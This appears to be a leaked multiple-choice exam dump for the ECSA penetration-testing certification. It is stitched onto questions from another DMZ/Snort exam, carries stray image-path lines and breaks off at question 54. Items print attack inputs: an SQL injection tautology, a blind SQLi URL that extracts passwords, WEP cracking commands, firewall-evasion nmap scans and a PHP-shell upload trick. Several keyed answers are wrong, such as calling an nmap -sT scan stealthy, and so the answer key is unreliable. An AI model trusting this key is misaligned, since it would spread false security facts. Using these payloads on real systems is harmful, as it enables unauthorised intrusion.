Explanation

Explanation/Reference:

QUESTION 111
A Demilitarized Zone (DMZ) is a computer host or small network inserted as a “neutral zone” between a company’s private network and the outside public network. Usage of a protocol within a DMZ environment is highly variable based on the specific needs of an organization. Privilege escalation, system is compromised when the code runs under root credentials, and DoS attacks are the basic weakness of which one of the following Protocol?

A. Lightweight Directory Access Protocol (LDAP)
B. Simple Network Management Protocol (SNMP)
C. Telnet
D. Secure Shell (SSH)

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 112
Firewall and DMZ architectures are characterized according to its design. Which one of the following architectures is used when routers have better high-bandwidth data stream handling capacity?

A. Weak Screened Subnet Architecture
B. "Inside Versus Outside" Architecture
C. "Three-Homed Firewall" DMZ Architecture
D. Strong Screened-Subnet Architecture

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 113
Which one of the following architectures has the drawback of internally considering the hosted services individually?

A. Weak Screened Subnet Architecture
B. "Inside Versus Outside" Architecture
C. "Three-Homed Firewall" DMZ Architecture
D. Strong Screened-Subnet Architecture

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 114
Snort, an open source network-based intrusion detection sensor, is the most widely installed NIDS in the world. It can be configured to run in the four modes. Which one of the following modes reads the packets off the network and displays them in a continuous stream on the console (screen)?

A. Packet Sniffer Mode
B. Packet Logger Mode
C. Network Intrusion Detection System Mode
D. Inline Mode

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 115
Which one of the following Snort logger mode commands is associated to run a binary log file through Snort in sniffer mode to dump the packets to the screen?

A. ./snort -dvr packet.log icmp
B. ./snort -dev -l ./log
C. ./snort -dv -r packet.log
D. ./snort -l ./log –b

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

ECSAv10.68q

Number: ECSAv10
Passing Score: 800
Time Limit: 120 min

ECSAv10

https://www.gratisexam.com/

EC-Council Certified Security Analyst

Exam A

QUESTION 1
Peter, a disgruntled ex-employee of Zapmaky Solutions Ltd., is trying to jeopardize the company's website http://zapmaky.com. He conducted the port scan of the website by using the Nmap tool to extract the information about open ports and their corresponding services. While performing the scan, he recognized that some of his requests are being blocked by the firewall deployed by the IT personnel of Zapmaky and he wants to bypass the same. For evading the firewall, he wanted to employ the stealth scanning technique which is an incomplete TCP three-way handshake method that can effectively bypass the firewall rules and logging mechanisms.

Which if the following Nmap commands should Peter execute to perform stealth scanning?

A. nmap -sT -v zapmaky.com
B. nmap -T4 -A -v zapmaky.com
C. nmap -sX -T4 -A -v zapmaky.com
D. nmap -sN -A zapmaky.com

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
Richard, a penetration tester was asked to assess a web application. During the assessment, he discovered a file upload field where users can upload their profile pictures. While scanning the page for vulnerabilities, Richard found a file upload exploit on the website. Richard wants to test the web application by uploading a malicious PHP shell, but the web page denied the file upload. Trying to get around the security, Richard added the 'jpg' extension to the end of the file. The new file name ended with '.php.jpg'. He then used the Burp suite tool and removed the 'jpg'' extension from the request while uploading the file. This enabled him to successfully upload the PHP shell.
Which of the following techniques has Richard implemented to upload the PHP shell?

A. Session stealing
B. Cookie tampering

C. Cross site scripting
D. Parameter tampering

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
An organization has deployed a web application that uses encoding technique before transmitting the data over the Internet. This encoding technique helps the organization to hide the confidential data such as user credentials, email attachments, etc. when in transit. This encoding technique takes 3 bytes of binary data and divides it into four chunks of 6 bits. Each chunk is further encoded into respective printable character.
Identify the encoding technique employed by the organization?

A. Unicode encoding
B. Base64 encoding
C. URL encoding
D. HTMS encoding

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
During an internal network audit, you are asked to see if there is any RPC server running on the network and if found, enumerate the associate RPC services. Which port would you scan to determine the RPC server and which command will you use to enumerate the RPC services?

A. Port 111, rpcinfo
B. Port 111, rpcenum
C. Port 145, rpcinfo
D. Port 145, rpcenum

Correct Answer: A
Section: (none)

Explanation

Explanation/Reference:

QUESTION 5
The penetration testing team of MirTech Inc. identified the presence of various vulnerabilities in the web application coding. They prepared a detailed report addressing to the web developers regarding the findings. In the report, the penetration testing team advised the web developers to avoid the use of dangerous standard library functions. They also informed the web developers that the web application copies the data without checking whether it fits into the target destination memory and is susceptible in supplying the application with large amount of data.
According to the findings by the penetration testing team, which type of attack was possible on the web application?

A. Buffer overflow
B. SQL injection
C. Cross-site scripting
D. Denial-of-service

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
You have just completed a database security audit and writing the draft pen testing report.
Which of the following will you include in the recommendation section to enhance the security of the database server?

A. Allow direct catalog updates
B. Install SQL Server on a domain controller
C. Install a certificate to enable SSL connections
D. Grant permissions to the public database role

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
George, a freelance Security Auditor and Penetration Tester, was working on a pen testing assignment for Xsecurity. George is an ESCA certified professional and was following the LPT methodology in performing a comprehensive security assessment of the company. After the initial reconnaissance, scanning and enumeration phases, he successfully recovered a user password and was able to log on to a Linux machine located on the network. He was also able to access the /etc/passwd file; however, the passwords were stored as a single "x" character.
What will George do to recover the actual encrypted passwords?

A. George will perform sniffing to capture the actual passwords
B. George will perform replay attack to collect the actual passwords
C. George will escalate his privilege to root level and look for /etc/shadow file
D. George will perform a password attack using the pre-computed hashes also known as a rainbow attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
An attacker targeted to attack network switches of an organization to steal confidential information such as network subscriber information, passwords, etc. He started transmitting data through one switch to another by creating and sending two 802.1Q tags, one for the attacking switch and the other for victim switch. By sending these frames. The attacker is fooling the victim switch into thinking that the frame is intended for it. The target switch then forwards the frame to the victim port.
Identify the type of attack being performed by the attacker?

A. SNMP brute forcing
B. MAC flooding
C. IP spoofing
D. VLAN hopping

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
Joe, an ECSA certified professional, is working on a pen testing engagement for one of his SME clients. He discovered the host file in one of the Windows

machines has the following entry:
213.65.172.55 microsoft.com
After performing a Whois lookup, Joe discovered the IP does not refer to Microsoft.com. The network admin denied modifying the host files.
Which type of attack does this scenario present?

A. DNS starvation
B. DNS poisoning
C. Phishing
D. MAC spoofing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
The Rhythm Networks Pvt Ltd firm is a group of ethical hackers. Rhythm Networks was asked by their client Zombie to identify how the attacker penetrated their firewall. Rhythm discovered the attacker modified the addressing information of the IP packet header and the source address bits field to bypass the firewall.
What type of firewall bypassing technique was used by the attacker?

A. Source routing
B. Proxy Server
C. HTTP Tunneling
D. Anonymous Website Surfing Sites

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
Todd is working on an assignment involving auditing of a web service. The scanning phase reveals the web service is using an Oracle database server at the backend. He wants to check the TNS Listener configuration file for configuration errors.
Which of the following directories contains the TNS Listener configuration file, by default:

A. $ORACLE_HOME/bin
B. $ORACLE_HOME/network /admin
C. $ORACLE_HOME/network /bin
D. $ORACLE_HOME/network

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
Cedric, who is a software support executive working for Panacx Tech. Inc., was asked to install Ubuntu operating system in the computers present in the organization. After installing the OS, he came to know that there are many unnecessary services and packages in the OS that were automatically installed without his knowledge. Since these services or packages can be potentially harmful and can create various security threats to the host machine, he was asked to disable all the unwanted services.
In order to stop or disable these unnecessary services or packages from the Ubuntu distributions, which of the following commands should Cedric employ?

A. # update-rc.d -f [service name] remove
B. # chkconfig [service name] –del
C. # chkconfig [service name] off
D. # service [service name] stop

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
Jack, a network engineer, is working on an IPv6 implementation for one of his clients. He deployed IPv6 on IPv4 networks using a mechanism where a node can choose from IPv6 or IPv4 based on the DNS value. This makes the network resources work simpler.
What kind of technique did Jack use?

A. Dual stacks
B. Filtering
C. Translation

D. Tunneling

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
Arnold is trying to gain access to a database by inserting exploited query statements with a WHERE clause. He wants to retrieve all the entries from a particular table (e. g. StudName) using the WHERE clause.
What query does Arnold need to write to retrieve the information?

A. EXTRACT * FROM StudName WHERE roll_number = 1 order by 1000
B. DUMP * FROM StudName WHERE roll_number = 1 AND 1=1—
C. SELECT * FROM StudName WHERE roll_number = '' or '1' = '1'
D. RETRIVE * FROM StudName WHERE roll_number = 1'#

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15
Edward is a penetration tester hired by the OBC Group. He was asked to gather information on the client's network. As part of the work assigned, Edward needs to find the range of IP addresses and the subnet mask used by the target organization.
What does Edward need to do to get the required information?

A. Search for web pages posting patterns and revision numbers
B. Search for an appropriate Regional Internet Registry (RIR)
C. Search for link popularity of the company's website
D. Search for Trade Association Directories

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
Karen is a Network engineer at ITSec, a reputed MNC based in Philadelphia, USA. She wants to retrieve the DNS records from the publicly available servers. She searched using Google for the providers DNS Information and found the following sites:
http://www.dnsstuff.com
https://dnsquery.org
Through these sites she got the DNS records information as she wished.
What information is contained in DNS records?

A. Information about the DNS logs.
B. Information about local MAC addresses.
C. Information such as mail server extensions, IP addresses etc.
D. Information about the database servers and its services.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
As a part of information gathering, you are given a website URL and asked to identify the operating system using passive OS fingerprinting. When you begin to use p0f tool and browse the website URL, the tool captures the header information of all the packets sent and received, and decodes them. Which among the decoded request/response packets hold the operating system information of the remote operating system?

A. SYN
B. SYN-ACK
C. ACK
D. RST

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
The Finger service displays information such as currently logged-on users, email address, full name, etc. Which among the following ports would you scan to identify this service during a penetration test?

A. Port 89
B. Port 99
C. Port 69
D. Port 79

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
Stuart has successfully cracked the WPA-PSK password during his wireless pen testing assignment. However, he is unable to connect to the access point using this password.
What could be the probable reason?

A. It is a rogue access point
B. The access point implements another layer of WEP encryption
C. The access point implements a signal jammer to protect from attackers
D. The access point implements MAC filtering

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
Veronica, a penetration tester at a top MNC company, is trying to breach the company's database as a part of SQLi penetration testing. She began to use the SQLi techniques to test the database security level. She inserted new database commands into the SQL statement and appended a SQL Server EXECUTE command to the vulnerable SQL statements.
Which of the following SQLi techniques was used to attack the database?

A. Function call injection
B. File inclusion
C. Buffer Overflow
D. Code injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
Christen is a renowned SQL penetration testing specialist in the US. A multinational ecommerce company hired him to check for vulnerabilities in the SQL database. Christen wanted to perform SQL penetration testing on the database by entering a massive amount of data to crash the web application of the company and discover coding errors that may lead to a SQL injection attack.
Which of the following testing techniques is Christen using?

A. Fuzz Testing
B. Stored Procedure Injection
C. Union Exploitation
D. Automated Exploitation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
Fred, who owns a company called Skyfeit Ltd., wants to test the enterprise network for presence of any vulnerabilities and loopholes. He employed a third-party

penetration testing team and asked them to perform the penetration testing over his organizational infrastructure. Fred briefed the team about his network infrastructure and provided them with a set of IP addresses on which they can perform tests. He gave them strict instruction not to perform DDoS attacks or access the domain servers in the company. He also instructed them that they can carry out the penetration tests even when the regular employees are on duty since they lack the clue about the happenings. However, he asked the team to take care that no interruption in business continuity should be caused. He also informed the penetration testing team that they get only 1 month to carry out the test and submit the report.
What kind of penetration test did Fred ask the third-party penetration testing team to perform?

A. Announced testing
B. Blind testing
C. Grey-Box testing
D. Unannounced testing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
Frank is performing a wireless pen testing for an organization. Using different wireless attack techniques, he successfully cracked the WPA-PSK key. He is trying to connect to the wireless network using the WPA-PSK key. However, he is unable to connect to the WLAN as the target is using MAC filtering.
What would be the easiest way for Frank to circumvent this and connect to the WLAN?

A. Attempt to crack the WEP key
B. Crack the Wi-Fi router login credentials and disable the ACL
C. Sniff traffic off the WLAN and spoof his MAC address to the one that he has captured
D. Use deauth command from aircrack-ng to deauthenticate a connected user and hijack the session

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
James is a security consultant at Big Frog Software Pvt Ltd. He is an expert in Footprinting and Social engineering tasks. His team lead tasked him to find details about the target through passive reconnaissance. James used websites to check the link popularity of the client's domain name.
What information does the link popularity provide?

A. Information about the network resources
B. Information about visitors, their geolocations, etc.
C. Information about the server and its infrastructure
D. Information about the partner of the organization

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:


QUESTION 25
Nick is a penetration tester in Stanbiz Ltd. As a part of his duty, he was analyzing the network traffic by using various filters in the Wireshark tool. While sniffing the network traffic, he used “tcp.port==1433” Wireshark filter for acquiring a specific database related information since port number 1433 is the default port of that specific target database.
Which of the following databases Nick is targeting in his test?

A. PostgreSQL
B. Oracle
C. MySQL
D. Microsoft SQL Server

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
You are enumerating a target system. Which of the following PortQry commands will give a result similar to the screenshot below:



A. portqry -n myserver -p udp -e 389
B. portqry -n myserver -p udp -e 123
C. portqry -n myserver -p TCP -e 389
D. portqry -n myserver -p TCP -e 123

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 27
Dale is a network admin working in Zero Faults Inc. Recently the company's network was compromised and is experiencing very unusual traffic. Dale checks for the problem that compromised the network. He performed a penetration test on the network's IDS and identified that an attacker sent spoofed packets to a broadcast address in the network.
Which of the following attacks compromised the network?

A. ARP Spoofing
B. Amplification attack
C. MAC Spoofing
D. Session hijacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
What is the objective of the following bash script?



A. It gives a list of IP addresses that have an FTP port open

B. It tries to connect to FTP port on a target machine
C. It checks if a target host has the FTP port open and quits
D. It checks if an FTP port on a target machine is vulnerable to arracks

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
ABC Technologies, a large financial company, hired a penetration tester to do physical penetration testing. On the first day of his assignment, the penetration tester goes to the company posing as a repairman and starts checking trash bins to collect the sensitive information.
What is the penetration tester trying to do?

A. Trying to attempt social Engineering using phishing
B. Trying to attempt social engineering by shoulder surfing
C. Trying to attempt social engineering by eavesdropping
D. Trying to attempt social engineering by dumpster diving

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
An attacker with a malicious intention decided to hack confidential data from the target organization. For acquiring such information, he started testing IoT devices that are connected to the target network. He started monitoring the network traffic passing between the IoT devices and the network to verify whether credentials are being transmitted in clear text. Further, he also tried to crack the passwords using well-known keywords across all the interfaces.
Which of the following IoT threats the attacker is trying to exploit?

A. Poor physical security
B. Poor authentication
C. Privacy concerns
D. Insecure firmware

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
Allen and Greg, after investing in their startup company called Zamtac Ltd., developed a new web application for their company. Before hosting the application, they want to test the robustness and immunity of the developed web application against attacks like buffer overflow, DOS, XSS, and SQL injection.
What is the type of the web application security test Allen and Greg should perform?

A. Web fuzzing
B. Web crawling
C. Web spidering
D. Web mirroring

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
George, an ex-employee of Netabb Ltd. with bruised feelings due to his layoff, tries to take revenge against the company. He randomly tried several attacks against the organization. As some of the employees used weak passwords to their user accounts, George was successful in cracking the user accounts of several employees with the help of a common passwords file.
What type of password cracking attack did George perform?

A. Hybrid attack
B. Dictionary attack
C. Brute forcing attack
D. Birthday attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 33
James, a research scholar, received an email informing that someone is trying to access his Google account from an unknown device. When he opened his email message, it looked like a standard Google notification instructing him to click the link below to take further steps. This link was redirected to a malicious webpage where he was tricked to provide Google account credentials. James observed that the URL began with www.translate.google.com giving a legitimate appearance. In the above scenario, identify the type of attack being performed on James' email account?

A. SMiShing
B. Dumpster diving
C. Phishing
D. Vishing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
Arrange the WEP cracking process in the correct order:
I. aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
II. aircrack-ng -s capture.ivs
III. airmon-ng start eth1
IV. airodump-ng --ivs --write capture eth1
V. aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1

A. IV-->I-->V-->III-->II
B. III-->IV-->V-->II-->I
C. III-->IV-->I-->V-->II
D. IV-->I-->V-->III-->II

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
Recently, Jacob was assigned a project to test the perimeter security of one of a client. As part of the project, Jacob wants to test whether or not a particular port on the firewall is open or closed. He used the hping utility with the following syntax:
#hping –S –c 1 –p <port> <IP Address> -t <TTL>
What response will indicate the particular port is allowed in the firewall?

A. Host Unreachable
B. TTL Exceeded
C. No Response
D. ICMP Port Unreachable

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 36
During scanning of a test network, Paul sends TCP probe packets with the ACK flag set to a remote device and then analyzes the header information (TTL and WINDOW field) of the received RST packets to find whether the port is open or closed.
Analyze the scanning result below and identify the open port.

```
1: host 10.2.2.11 port 20: F:RST -> ttl: 60 win: 0
2: host 10.2.2.11 port 21: F:RST -> ttl: 70 win: 0
3: host 10.2.2.11 port 22: F:RST -> ttl: 80 win: 0
4: host 10.2.2.11 port 23: F:RST -> ttl: 90 win: 0
```

A. Port 22
B. Port 23
C. Port 21
D. Port 20

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
Rebecca works as a Penetration Tester in a security service firm named Xsecurity. Rebecca placed a sniffer on a subnet residing deep inside the client's network. She used the Firewalk tool to test the security of the company's network firewall. After the test, when Rebecca checked the sniffer logs, she was unable to see any traffic produced by the Firewalk tool.
What is the reason for this?

A. Rebecca does not see any of the Firewalk traffic because it sets all packets with a TTL of one.
B. Network sniffers cannot detect Firewalk so that is why none of the traffic appears.
C. Firewalk cannot pass through firewalls.
D. She cannot see the traffic because Firewalk sets all packets with a TTL of zero.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
George, a reputed ethical hacker and penetration testing consultant, was hired by FNB Services, a startup financial services company, to audit the security of their web applications. During his investigation, George discovered that the company's website is vulnerable to blind SQL injection attacks. George entered a custom SQL query in a form located on the vulnerable page which resulted in a back-end SQL query similar to the one given below:
http://fnb.com/forms/?id=1+AND+555=if(ord(mid((select+pass from+users+limit+0,1),1,2))= 97,555,777)
What is George trying to achieve with this custom SQL query?

A. George is searching for the first character of all the table entries
B. George is searching for the second character of the first table entry
C. George is searching for the first character of the second table entry
D. George is searching for the first character of the first table entry

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
An organization hosted a website to provide services to its customers. A visitor of this website has reported a complaint to the organization that they are getting an error message with code 502 when they are trying to access the website. This issue was forwarded to the IT department in the organization. The IT department identified the reason behind the error and started resolving the issue by checking whether the server is overloaded, whether the name resolution is working properly, whether the firewall is configured properly, etc.
Identify the error message corresponding to code 502 that the visitors obtained when they tried to access the organization's website?

A. Bad request
B. Forbidden
C. Internal error
D. Bad gateway

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
Which of the following statements highlights the difference between a vulnerability assessment and a penetration test?

A. A vulnerability assessment identifies and ranks the vulnerabilities, and a penetration test exploits the identified vulnerabilities for validation and to determine impact.
B. A vulnerability assessment focuses on low severity vulnerabilities and pen testing focuses on high severity vulnerabilities.
C. A vulnerability assessment requires only automated tools to discover the vulnerabilities whereas pen testing also involves manual discovery of vulnerabilities.
D. A vulnerability assessment is performed only on software components of an information system, whereas pen testing is performed on all hardware and software components of the system.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
Adam found a pen drive in his company's parking lot. He connected it to his system to check the content. On the next day, he found that someone has logged into his company email account and sent some emails. What type of social engineering attack has Adam encountered?

A. Media Dropping
B. Phishing
C. Eaves Dropping
D. Dumpster Diving

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 42
A month ago, Jason, a software developer at a reputed IT firm was surfing through his company's website. He was visiting random pages of the company's website and came to find confidential information about the company was posted on one of the web pages. Jason forgot to report the issue. Jason contacted John, another member of the Security Team, and discussed the issue. John visited the page but found nothing wrong.
What should John do to see past versions and pages of a website that Jason saw one month back?

A. John should use SmartWhois to recover the old pages of the website
B. John should recover cashed pages of the website from Google search engine cache
C. John should run the Web Data Extractor tool to recover the old data
D. John can go to Archive.org to see past versions of the company website

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
HDC Networks Ltd. is a leading security services company. Matthew works as a penetrating tester with this firm. He was asked to gather information about the target company. Matthew begins with social engineering by following the steps:
I. Secretly observes the target to gain critical information
II. Looks at employee's password or PIN code with the help of binoculars or a low-power telescope
Based on the above description, identify the information gathering technique.

A. Phishing

B. Shoulder surfing
C. Tailgating
D. Dumpster diving

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
Sarah is a pen tester at JK Hopes & Sons based in Las Vegas. As a part of the penetration testing, she was asked to perform the test without exposing the test to anyone else in the organization. Only a few people in the organization know about the test. This test covers the organization's security monitoring, incident identification and its response procedures.
What kind of pen testing is Sarah performing?

A. Double-blind Testing
B. Announced Testing
C. Unannounced Testing
D. Blind Testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
Henderson has completed the pen testing tasks. He is now compiling the final report for the client. Henderson needs to include the result of scanning that revealed a SQL injection vulnerability and different SQL queries that he used to bypass web application authentication.
In which section of the pen testing report, should Henderson include this information?

A. General opinion section
B. Methodology section
C. Comprehensive technical report section
D. Executive summary section

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
Which of the following SQLMAP commands will allow you to test if a parameter in a target URL is vulnerable to SQL injection (injectable)?

A. sqlmap -g “inurl:\”.php?id=1\””
B. sqlmap.py -l burp.log --scope=“(www)?\.[target]\.(com | net | org)”
C. sqlmap –url [Target URL]
D. sqlmap –host [Target URL]

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
John, a security analyst working for LeoTech organization, was asked to perform penetration testing on the client organizational network. In this process, he used a method that involves threatening or convincing a person from the client organization to obtain sensitive information.
Identify the type of penetration testing performed by John on the client organization?

A. Wireless network penetration testing
B. Social engineering penetration testing
C. Mobile device penetration testing
D. Web application penetration testing

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
Which of the following acts provides federal protections for personal health information held by covered entities and gives patients an array of rights with respect to that information?

A. PCI-DSS
B. SOX
C. HIPAA
D. GLBA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
What is the purpose of a Get-Out-of-Jail-Free card in a pen testing engagement?

A. It indemnifies the tester against any loss or damage that may result from the testing
B. It details standards and penalties imposed by federal, state, or local governments
C. It is a formal approval to start pen test engagement
D. It gives an understanding of the limitations, constraints, liabilities, and indemnification considerations

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
Watson works as a Penetrating test engineer at Neo security services. The company found its wireless network operating in an unusual manner, with signs that a possible cyber attack might have happened. Watson was asked to resolve this problem. Watson starts a wireless penetrating test, with the first step of discovering wireless networks by war-driving. After several thorough checks, he identifies that there is some problem with rogue access points and resolves it. Identifying rogue access points involves a series of steps.
Which of the following arguments is NOT valid when identifying the rogue access points?

A. If a radio media type used by any discovered AP is not present in the authorized list of media types, it is considered as a rogue AP

B. If any new AP which is not present in the authorized list of APs is detected, it would be considered as a rogue AP
C. If the radio channel used by any discovered AP is not present in the authorized list of channels, it is considered as a rogue AP
D. If the MAC of any discovered AP is present in the authorized list of MAC addresses, it would be considered as a rogue AP

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
Jacob is a penetration tester at TechSoft Inc. based at Singapore. The company assigned him the task of conducting penetration test on the IoT devices connected to the corporate network. As part of this process, he captured the network traffic of the devices, their mobile applications, and cloud connections to check whether any critical data are transmitted in plain text. Also, he tried to check whether SSL/TLS protocols are properly updated and implemented.
Which of the following IoT security issues Jacob is dealing with?

A. Poor authentication/authorization
B. Lack of transport encryption
C. Privacy concerns
D. Insecure software/firmware

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
Identify the attack from the description below:
I. User A sends an ARP request to a switch
II. The switch broadcasts the ARP request in the network
III. An attacker eavesdrops on the ARP request and responds by spoofing as a legitimate user
IV. The attacker sends his MAC address to User A

A. MAC spoofing
B. ARP injection
C. ARP flooding

D. ARP poisoning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
Nancy Jones is a network admin at Society Technology Ltd. When she is trying to send data packets from one network (Token-ring) to another network (Ethernet), she receives an error message stating:
'Destination unreachable'
What is the reason behind this?

A. Packet is lost
B. Packet fragmentation is required
C. Packet contains image data
D. Packet transmission is not done properly

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
